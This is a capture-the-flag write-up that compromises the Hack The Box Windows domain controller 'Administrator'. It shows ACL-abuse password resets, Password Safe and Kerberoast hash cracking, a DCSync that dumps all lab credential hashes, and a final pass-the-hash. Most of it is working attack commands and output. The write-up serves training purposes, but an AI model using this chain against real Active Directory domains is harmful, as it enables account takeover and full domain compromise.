Administrator Htb
Administrator HTB [Difuculty medium]
Introduction
Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
Machine Description
Name: Administrator
Goal: Get two flags
Difficulty: Medium
Operating System: Windows
link: https://app.hackthebox.com/machines/634
PDF Link
- PDF: https://github.com/juanbelin/Writeups-CTFs-Challenges/blob/main/HTB/M%C3%A1quina%20Administrator.pdf
Reconnaissance
This machines is provided with the next initial credentials Olivia:ichliebedich
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
❯ sudo nmap -sS -p- --open --min-rate 5000 -n -Pn 10.129.84.10 -oG nmap/scan1.txt
[sudo] password for belin:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-30 09:42 +0100
Nmap scan report for 10.129.84.10
Host is up (0.18s latency).
Not shown: 64154 closed tcp ports (reset), 1356 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
54690/tcp open  unknown
54697/tcp open  unknown
54702/tcp open  unknown
54711/tcp open  unknown
54724/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 35.47 seconds
As usal in Active Directory, we encountered a bunch of ports and services which we can highlight kerberos, ldap, smb , winrm and especially ftp this time since is not always common in Active Directory.
The first think we can try is attempt to login as anonymous in the FTP service
1
2
3
4
5
6
7
8
9
10
❯ ftp 10.129.84.10
Connected to 10.129.84.10.
220 Microsoft FTP Service
Name (10.129.84.10:belin): Olivia
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed.
Remote system type is Windows_NT.
ftp>
It didn’t work, then the next thing we can do, is start to enumerate resources, users and more using the credentials given using netexec
1
2
3
4
5
6
7
8
9
10
11
❯ nxc smb 10.129.84.10 -u 'Olivia' -p 'ichliebedich' --shares
SMB         10.129.84.10    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.84.10    445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.84.10    445    DC               [*] Enumerated shares
SMB         10.129.84.10    445    DC               Share           Permissions     Remark
SMB         10.129.84.10    445    DC               -----           -----------     ------
SMB         10.129.84.10    445    DC               ADMIN$                          Remote Admin
SMB         10.129.84.10    445    DC               C$                              Default share
SMB         10.129.84.10    445    DC               IPC$            READ            Remote IPC
SMB         10.129.84.10    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.84.10    445    DC               SYSVOL          READ            Logon server share
Since IPC$ as read permissions, we can do a rid brute attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
❯ nxc smb 10.129.84.10 -u 'Olivia' -p 'ichliebedich' --rid-brute
SMB         10.129.84.10    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.84.10    445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.84.10    445    DC               498: ADMINISTRATOR\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.84.10    445    DC               500: ADMINISTRATOR\Administrator (SidTypeUser)
SMB         10.129.84.10    445    DC               501: ADMINISTRATOR\Guest (SidTypeUser)
SMB         10.129.84.10    445    DC               502: ADMINISTRATOR\krbtgt (SidTypeUser)
SMB         10.129.84.10    445    DC               512: ADMINISTRATOR\Domain Admins (SidTypeGroup)
SMB         10.129.84.10    445    DC               513: ADMINISTRATOR\Domain Users (SidTypeGroup)
SMB         10.129.84.10    445    DC               514: ADMINISTRATOR\Domain Guests (SidTypeGroup)
SMB         10.129.84.10    445    DC               515: ADMINISTRATOR\Domain Computers (SidTypeGroup)
SMB         10.129.84.10    445    DC               516: ADMINISTRATOR\Domain Controllers (SidTypeGroup)
SMB         10.129.84.10    445    DC               517: ADMINISTRATOR\Cert Publishers (SidTypeAlias)
SMB         10.129.84.10    445    DC               518: ADMINISTRATOR\Schema Admins (SidTypeGroup)
SMB         10.129.84.10    445    DC               519: ADMINISTRATOR\Enterprise Admins (SidTypeGroup)
SMB         10.129.84.10    445    DC               520: ADMINISTRATOR\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.84.10    445    DC               521: ADMINISTRATOR\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.84.10    445    DC               522: ADMINISTRATOR\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.84.10    445    DC               525: ADMINISTRATOR\Protected Users (SidTypeGroup)
SMB         10.129.84.10    445    DC               526: ADMINISTRATOR\Key Admins (SidTypeGroup)
SMB         10.129.84.10    445    DC               527: ADMINISTRATOR\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.84.10    445    DC               553: ADMINISTRATOR\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.84.10    445    DC               571: ADMINISTRATOR\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.84.10    445    DC               572: ADMINISTRATOR\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.84.10    445    DC               1000: ADMINISTRATOR\DC$ (SidTypeUser)
SMB         10.129.84.10    445    DC               1101: ADMINISTRATOR\DnsAdmins (SidTypeAlias)
SMB         10.129.84.10    445    DC               1102: ADMINISTRATOR\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.84.10    445    DC               1108: ADMINISTRATOR\olivia (SidTypeUser)
SMB         10.129.84.10    445    DC               1109: ADMINISTRATOR\michael (SidTypeUser)
SMB         10.129.84.10    445    DC               1110: ADMINISTRATOR\benjamin (SidTypeUser)
SMB         10.129.84.10    445    DC               1111: ADMINISTRATOR\Share Moderators (SidTypeAlias)
SMB         10.129.84.10    445    DC               1112: ADMINISTRATOR\emily (SidTypeUser)
SMB         10.129.84.10    445    DC               1113: ADMINISTRATOR\ethan (SidTypeUser)
SMB         10.129.84.10    445    DC               3601: ADMINISTRATOR\alexander (SidTypeUser)
SMB         10.129.84.10    445    DC               3602: ADMINISTRATOR\emma (SidTypeUser)
Using regex we can clear the output and make a user list
1
2
3
4
5
6
7
8
9
10
11
12
❯ cat content/users | grep SidTypeUser | awk '{print $2}' | cut -d '\' -f2
Administrator
Guest
krbtgt
DC$
olivia
michael
benjamin
emily
ethan
alexander
emma
Next thing I thought was check if Olivia has shell access by levering the open winrm service
1
2
3
❯ nxc winrm 10.129.84.10 -u 'Olivia' -p 'ichliebedich'
WINRM       10.129.84.10    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.129.84.10    5985   DC               [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
Indeed we have shell access, this is important to know for later.
Now we can also expand the enumeration using bloodhound
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ sudo bloodhound-python -u 'Olivia' -p 'ichliebedich' -ns 10.129.84.10 -d administrator.htb -c all  -o content/blood/blood
[sudo] password for belin:
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 09S
We zip the files and upload the zip in bloohound
1
2
3
4
5
6
7
8
9
10
11
❯ ls
blood_20251030101126_computers.json blood_20251030101126_domains.json blood_20251030101126_groups.json blood_20251030101126_users.json
blood_20251030101126_containers.json blood_20251030101126_gpos.json blood_20251030101126_ous.json
❯ zip blood blood*
adding: blood_20251030101126_computers.json (deflated 75%)
adding: blood_20251030101126_containers.json (deflated 93%)
adding: blood_20251030101126_domains.json (deflated 79%)
adding: blood_20251030101126_gpos.json (deflated 85%)
adding: blood_20251030101126_groups.json (deflated 94%)
adding: blood_20251030101126_ous.json (deflated 69%)
adding: blood_20251030101126_users.json (deflated 94%)
The first think we can notice if we see the Olivia’s outbound is that Olivia has GenericAll in Michael user, then we can abuse this changing his password. 
Explotation
Since I couldn’t make the abuse from Linux, I had to make it from the Windows directly.
1
  evil-winrm -i 10.129.84.10 -u Olivia -p ichliebedich
Though not recommended, we can simply use net in order to change the michael password with ease.
1
2
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael Password123! /domain
The command completed successfully.
Once changed, we can check if it worked using netexec
1
2
3
❯ nxc smb 10.129.84.10 -u 'michael' -p 'Password123!'
SMB         10.129.84.10    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.84.10    445    DC               [+] administrator.htb\michael:Password123!
Privilage Escalation

Now as Michael context, we hace ForceChangePassword in Benjamin user what basically means that we can change Benjamin’s password.
We can quickly check if Michael has access with winrm
1
2
3
❯ nxc winrm 10.129.84.10 -u 'michael' -p 'Password123!'
WINRM       10.129.84.10    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.129.84.10    5985   DC               [+] administrator.htb\michael:Password123! (Pwn3d!)
With -X flag we can execute command directly:
1
2
3
4
5
6
7
8
❯ nxc winrm 10.129.84.10 -u 'michael' -p 'Password123!' -X "net user benjamin Password1234! /domain"
WINRM       10.129.84.10    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.129.84.10    5985   DC               [+] administrator.htb\michael:Password123! (Pwn3d!)
WINRM       10.129.84.10    5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.129.84.10    5985   DC               [-] System error 5 has occurred.
WINRM       10.129.84.10    5985   DC               [-] System.Management.Automation.RemoteException
WINRM       10.129.84.10    5985   DC               [-] Access is denied.
WINRM       10.129.84.10    5985   DC               [-] System.Management.Automation.RemoteException
This time, we can not use net in order to change Benjamin’s password, so this time we can use PowerView to achieve it:
1
*Evil-WinRM* PS C:\Users\michael\Documents> upload PowerView.ps1
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\Users\michael\Documents> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\michael\Documents> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script     0.0        PowerView
Now we change the password as follows:
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\michael\Documents> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

*Evil-WinRM* PS C:\Users\michael\Documents> $Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\benjamin', $SecPassword)

*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword -Credential $Cred
Finally, Set-DomainUserPassword from PowerView to change it:
1
*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword
After all the commands, again we can use netexec to check if the password were changed
1
2
3
❯ nxc smb 10.129.84.10 -u 'benjamin' -p 'Password123!'
SMB         10.129.84.10    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.84.10    445    DC               [+] administrator.htb\benjamin:Password123!

After a while I was trying to see if Benjamin belonged any sensible group, He belongs to Pre-Windows 2000 Compatible Access which can be exploitable but not this time.
So here, we must go back and remember the FTP service which we can notice Benjamin has access by attempting to login
1
2
3
4
5
6
7
8
❯ ftp 10.129.84.10
Connected to 10.129.84.10.
220 Microsoft FTP Service
Name (10.129.84.10:belin): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
1
2
3
4
5
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
After getting the .psafe3 file, we can see that is protected with a passphare so we can get its hash and crack it using hashcat or john
1
2
3
❯ pwsafe -f Backup.psafe3
WARNING: pwsafe unable to seed rng. Check $RANDFILE.
Enter passphrase for Backup.psafe3:
1
❯ hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
1
Backup.psafe3:tekieromucho
After getting his password, we can access the file using pwsafe or other software.

Since here and viewing these three users, the most interesting one is Emily so that she has GenericWrite in Ethan and Ethan hash DCSync to the Domain Controller.

In order to abuse Ethan, we can use targetedkerberoast after we add Ethan to servicePrincipalName(SPN)
1
2
*Evil-WinRM* PS C:\Users\emily\Documents> Get-DomainUser ethan | Select-Object -ExpandProperty serviceprincipalname
ldap/administrator.htb
1
2
 Set-DomainObject -Identity 'ethan' -Set @{serviceprinci
palname='ldap/administrator.htb'}
Then, we use targetedkerberoast in order to obtain his tgs
1
2
3
4
5
❯ sudo targetedkerberoast -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.129.84.10
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$84066c2d52384d634b596b5b84da37d8$7194efb9a035f3e0f2d89f25944d6a41c4b5d8954829524bcb45fc97df82069bdcc543b6e242721504b32a0ff6d5b04f696fb137fdadc8c8d5f0268e9b679e75feb4b4e334be461dd4e18d22f6339da67b94c78f5eedc5d14bac128ab3361b4d545d81814ccdc3915e378749cb1ebaab98c07e4ded8df35e815eb517f328d33a86046f6b3eab7b0afaac49b82b12bd5b027e9da56ae5619c9c6b4834b170e119ef0945e2dd9cd15e2300fe47dac85904d1e655a66310d5e4b40c892eca543f7e248f37e818b4179618fddcd5a7c26500c2f1107db150eb3b092ac9f6d33a73fb793bd4b59a431214f15be41eef7ba881b09b8daf5fb71ee65e7e9644e1601fb24a74dcb47d73ba8e3a11f46e56c48332f3da7f18f7fbbbd9153c67d92bc804b1dbfb2f246932cff622d7b208a88d60ca6d3ca92a45ce1d5ddd3e18a602debfb2accb322114f750adcca2022baa1ea7cd5e34582dbe9d4232db7a67349f8e00d4309515bffe309886e1be87aa762e2c067b6fa294c2f82c924814e0c5a67571bf1ce72fc0c923810105ef59d4aa93e52a5f5aca739af0d340420104fb75a9889e1ccb1849b0721728880a24ed887f047c89748b86db52335e78f6f88ac0eb70d945691d9257f5edb5e238c69c3f8f4d2707b4875efd9f031d20a2bb3be1a39dff14b753bd7963e48f3928797bfbdb1bdcd9973841327aa54bcfcba96e860899adc6d52eab4314b9394d87df03c7bb8e1eee33874c31d35c81c835c8db1eb340eaeb16ced8937e226e31fd6ee189629ab0e39477f93de292fc7589ef52173877bc993311971b1e2854dea39460664e152e4aabcfb48f421adeb648cab9e8da85fb73b96ad98bff73b152957aa5a91fac355d8fa33dcc050c19359af7f33ff8ea233faadc7d6961aa963c8ea9c373bbee51d14244e9718b39aa636e9d4fc01bc91688e4a4f2b33a6f76d202c7eb8ec4050ae7ba5d32d0e8ea8f286479b989c7b88f49a098c6c46fb84ae52311af8f92af1bab3fc923cdc4676d504567afbb9aeb9c5dec656bbbfb160143c18c1f4d1d34ec8ba741cf2c9ac2f169675aae3a6d4d94ae684fd23b9ccfc27df26788bb0ef055e4a44acee47acbcee66883eeb251223efa101a0d338c91605d4ea38e879c104c715c921165c15a1b5e43619f8c70c6e93422b03b74b374c414b0c3bfcb039a84683ec9ddf25dcf6fe02e95aaefe21c2f99e57a73ce2dc49a1a004c091d7788ae98e37b311810af98917e0d5d220c441142646b18457e682110e8f160d7f2de4856a2faae56a0b2569e1ed458689dab4ad815a7ce257f89810c36f3f3945f5ef6da1440ae225fbdd6dc25cfa37826163b40594cd5b14dfac3faa16b59485091260ff5d1396a720716559e9e44aeef89e1c77305aa570c306e4fef8b9f42d139caccb71073c46fdd2d1fd7c289b5ac62001f064565b71d1e3bda389581c7fdd553b3bcc093d919f356606187fdf82f5f4a4111e2f37ddae1b7154a1303dfd8a771d128459a3f9104daab4052116d7ac4
The next step is crack his tgs:
1
❯ hashcat -m 13100 ../content/ethan_tgs /usr/share/wordlists/rockyou.txt
1
pass -> limpbizkit
Again, we can check the password obtained using netexec
1
2
3
❯ nxc smb 10.129.84.10 -u 'ethan' -p 'limpbizkit'
SMB         10.129.84.10    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.84.10    445    DC               [+] administrator.htb\ethan:limpbizkit
The last step knowing that Ethan has DCSync is dump all the NTLM hashes using the classic tool secretsdump
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
❯ secretsdump.py  -just-dc administrator/ethan@10.129.84.10
/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:7a206ee05e894781b99a0175a7fe6f7e1242913b2ab72d0a797cc45968451142
administrator.htb\michael:aes128-cts-hmac-sha1-96:b0f3074aa15482dc8b74937febfa9c7e
administrator.htb\michael:des-cbc-md5:2586dc58c47c61f7
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:36cfe045bc49eda752ca34dd62d77285b82b8c8180c3846a09e4cb13468433a9
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:2cca9575bfa7174d8f3527c7e77526e5
administrator.htb\benjamin:des-cbc-md5:49376b671fadf4d6
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
Once we’ve gotten the Administrator’s hash, we can do Pass-The-Hash either using netexec or psexec.
1
2
3
4
5
❯ nxc winrm 10.129.84.10 -u 'Administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e' -X "whoami"
WINRM       10.129.84.10    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.129.84.10    5985   DC               [+] administrator.htb\Administrator:3dc553ce4b9fd20bd016e098d2d2fd2e (Pwn3d!)
WINRM       10.129.84.10    5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.129.84.10    5985   DC               administrator\administrator